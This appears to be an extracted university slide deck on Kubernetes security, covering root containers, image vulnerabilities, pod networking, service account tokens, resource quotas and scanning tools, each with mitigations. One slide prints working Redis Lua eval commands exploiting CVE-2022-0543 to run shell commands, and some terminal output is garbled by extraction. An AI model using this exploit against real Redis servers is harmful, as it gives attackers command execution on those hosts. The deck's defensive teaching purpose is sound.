



UPPSALA
UNIVERSITET




KUBERNETES SECURITY VULNERABILITIES

A SUMMARY OF SECURITY EXPERIMENTS IN KUBERNETES

ALVARO REVUELTA

K8S REFRESH



CLUSTER ARCHITECTURE

K8S REFRESH

```
apiVersion: apps/v1
kind: Deployment
metadata:
  name: nginx-deployment
spec:
  selector:
    matchLabels:
      app: nginx
  replicas: 2 # tells deployment to run 2 pods matching the template
  template:
    metadata:
      labels:
        app: nginx
    spec:
      containers:
        - name: nginx
          image: nginx:1.14.2
          ports:
            - containerPort: 80
```

EXAMPLE OF A YAML FILE IN KUBERNETES



KUBERNETES PLAYGROUND

IF YOU DONT HAVE KUBERNETES INSTALLED, YOU CAN USE AN
ONLINE PLAYGROUND

LINK TO KILLERCODA



WHY IS SECURITY IMPORTANT

- Kubernetes (K8s) was designed to be highly portable.
 1. Across clouds (Google, OpenStack, Amazon)
 2. The minimum requirements for a simple one node cluster are very low
- This means, by default, very few security mechanisms are implemented → it is the task for the administrator to do it
- Some security vulnerabilities will be presented and how to mitigate them



EXPERIMENT 1: PODS AND CONTAINER PERMISSIONS

- By default, containers run as a root user.
- Malicious agents can exploit root access.
- Solution: Use security contexts to run as a non-privileged user and apply restrictions.

```
~ $  
~ $ id  
uid=1000 gid=1000 groups=1000  
~ $  
~ $  
~ $
```

EXPERIMENT 1 - SOLUTION.

COMPUTER DEMO



UPPSALA
UNIVERSITET

EXPERIMENT 2: IMAGE VULNERABILITY

- Containers inherit libraries and binaries from base images.
- Image scanning can identify vulnerabilities.
- Example: Redis vulnerability CVE-2022-0543.

```
127.0.0.1:6379> eval "local io_1 = package.loadlib('/usr/lib/x86_64-linux-gnu/liblua5.1.so.0', 'luaopen_io'); local io = io_1(); local f = io.popen('ls /tmp', 'r'); local res = f:read('*a'); f:close(); return res" 0
redis-server:5.0.7-2_~m4.deb/redis-tools_5.0.7-2_~m4.deb/redis_5.0.7-2_all.deb#
127.0.0.1:6379> eval "local io_1 = package.loadlib('/usr/lib/x86_64-linux-gnu/liblua5.1.so.0', 'luaopen_io'); local io = io_1(); local f = io.popen('touch /tmp/redis', 'r'); local res = f:read('*a'); f:close(); return res" 0
"
127.0.0.1:6379> eval "local io_1 = package.loadlib('/usr/lib/x86_64-linux-gnu/liblua5.1.so.0', 'luaopen_io'); local io = io_1(); local f = io.popen('ls /tmp/redis', 'r'); local res = f:read('*a'); f:close(); return res" 0
[redis-server:5.0.7-2_~m4.deb/redis-tools_5.0.7-2_~m4.deb/redis_5.0.7-2_all.deb#
127.0.0.1:6379> eval "local io_1 = package.loadlib('/usr/lib/x86_64-linux-gnu/liblua5.1.so.0', 'luaopen_io'); local io = io_1(); local f = io.popen('ls -la /tmp', 'r'); local res = f:read('*a'); f:close(); return res" 0
"uid=(root) gid=(root) groups=(root)un"
127.0.0.1:6379>
```

EXPERIMENT 2 - SOLUTION.

COMPUTER DEMO



UPPSALA
UNIVERSITET


EXPERIMENT 3: COMMUNICATION BETWEEN PODS

- By default, all resources can communicate with each other.
- Resource separation using namespaces and network policies.
- Limit traffic flow for better control.

```
controlplane $ kubectl get po -o wide
NAME      READY   STATUS    RESTARTS   AGE   IP              NODE     NOMINATED
PO NAME   READINESS GATES
shell1    1/1     Running   0           27s   192.168.1.3     node01   <none>
shell2    1/1     Running   0           28s   192.168.1.4     node01   <none>
controlplane $ kubectl exec -it shell1 -- sh
/#
/# ping 192.168.1.4
PING 192.168.1.4 (192.168.1.4): 56 data bytes
64 bytes from 192.168.1.4: seq=0 ttl=63 time=0.228 ms
64 bytes from 192.168.1.4: seq=1 ttl=63 time=0.040 ms
64 bytes from 192.168.1.4: seq=2 ttl=63 time=0.001 ms
64 bytes from 192.168.1.4: seq=3 ttl=63 time=0.008 ms
^C
--- 192.168.1.4 ping statistics ---
4 packets transmitted, 4 packets received, 0% packet loss
round-trip min/avg/loss = 0.048/0.097/0.224 ms
/# ping google.com
PING google.com (142.250.27.139): 56 data bytes
64 bytes from 142.250.27.139: seq=0 ttl=103 time=0.411 ms
64 bytes from 142.250.27.139: seq=1 ttl=103 time=0.515 ms
64 bytes from 142.250.27.139: seq=2 ttl=103 time=0.540 ms
64 bytes from 142.250.27.139: seq=3 ttl=103 time=0.500 ms
^C
--- google.com ping statistics ---
4 packets transmitted, 4 packets received, 0% packet loss
round-trip min/avg/loss = 0.548/22.125/0.411 ms
^C

controlplane $ kubectl get po -o wide
NAME      READY   STATUS    RESTARTS   AGE   IP              NODE     NOMINATED
PO NAME   READINESS GATES
shell1    1/1     Running   0           34s   192.168.1.3     node01   <none>
shell2    1/1     Running   0           31s   192.168.1.4     node01   <none>
controlplane $ kubectl exec -it shell2 -- sh
/#
/# ping 192.168.1.3
PING 192.168.1.3 (192.168.1.3): 56 data bytes
64 bytes from 192.168.1.3: seq=0 ttl=63 time=0.853 ms
64 bytes from 192.168.1.3: seq=1 ttl=63 time=0.874 ms
64 bytes from 192.168.1.3: seq=2 ttl=63 time=0.868 ms
64 bytes from 192.168.1.3: seq=3 ttl=63 time=0.859 ms
^C
--- 192.168.1.3 ping statistics ---
4 packets transmitted, 4 packets received, 0% packet loss
round-trip min/avg/loss = 0.860/0.864/0.871 ms
/# ping google.com
PING google.com (142.250.185.200): 56 data bytes
64 bytes from 142.250.185.200: seq=0 ttl=118 time=1.404 ms
64 bytes from 142.250.185.200: seq=1 ttl=118 time=1.785 ms
64 bytes from 142.250.185.200: seq=2 ttl=118 time=1.693 ms
64 bytes from 142.250.185.200: seq=3 ttl=118 time=1.561 ms
^C
--- google.com ping statistics ---
4 packets transmitted, 4 packets received, 0% packet loss
round-trip min/avg/loss = 1.464/1.584/1.785 ms
/#
```

EXPERIMENT 3



ANOTHER EXAMPLE OF NETWORK COMMUNICATION

EXPERIMENT 3 - SOLUTION.

COMPUTER DEMO



UPPSALA
UNIVERSITET

EXPERIMENT 4: POD SERVICE ACCOUNT TOKENS

- Kubernetes automatically creates service accounts and tokens.
- Disable mounting tokens if not needed.
- Use Role-Based Access Control (RBAC) to restrict access.

[illegible]

EXPERIMENT 4 - SOLUTION.

COMPUTER DEMO

EXPERIMENT 5: RESOURCE POLICIES

- Restrict resource usage with quotas and limits.
- Use LimitRange and ResourceQuotas for better control.
- Monitor and manage resource allocation.
- Several ways to implement

```
controlplane $ kubectl create -f resourcequota.yaml
resourcequota/mem-cpu-demo created
controlplane $ kubectl create -f podquota.yaml
pod/quota-mem-cpu-demo created
Error from server (Forbidden): error when creating "pod/quota.yaml": pod "quota-mem-cpu-demo-2" is forbidden: exceeded quota: mem-cpu-demo, requested requests.memory=700Mi, used requests.memory=400Mi, limited requests.memory=200Mi
controlplane $
```


EXPERIMENT 5 - SOLUTION.

COMPUTER DEMO



UPPSALA
UNIVERSITET

TOOLS TO AUTOMATIZE FINDING THESE VULNERABILITIES



SYNTAX AND IMAGE SCANNERS

- Kube-linter → Checks the files tried to be deployed for misconfigurations.
- In experiment 2 we show how an image scanner works

```
* rvell@DESKTOP-K38HWF4:~$ kube-linter lint pod1.yaml
KubeLinter v0.6.1-0-gc617736da3


No lint errors found!
* rvell@DESKTOP-K38HWF4:~$ kube-linter lint pod2.yaml
KubeLinter v0.6.1-0-gc617736da3

pod2.yaml: (object: cno namespace/shell12 /v1, Kind=Pod) container "shell12" is not set to runAsNonRoot (check: run-as-non-root,
remediation: Set runAsUser to a non-zero number and runAsNonRoot to true in your pod or container securityContext. Refer to ht
tps://kubernetes.io/docs/tasks/configure-pod-container/security-context/ for details.)

Error: found 1 lint errors
rvell@DESKTOP-K38HWF4:~$
```

USE OPEN POLICIES

- Checks for these misconfigurations before deploying the files.



END

QUESTIONS



UPPSALA
UNIVERSITET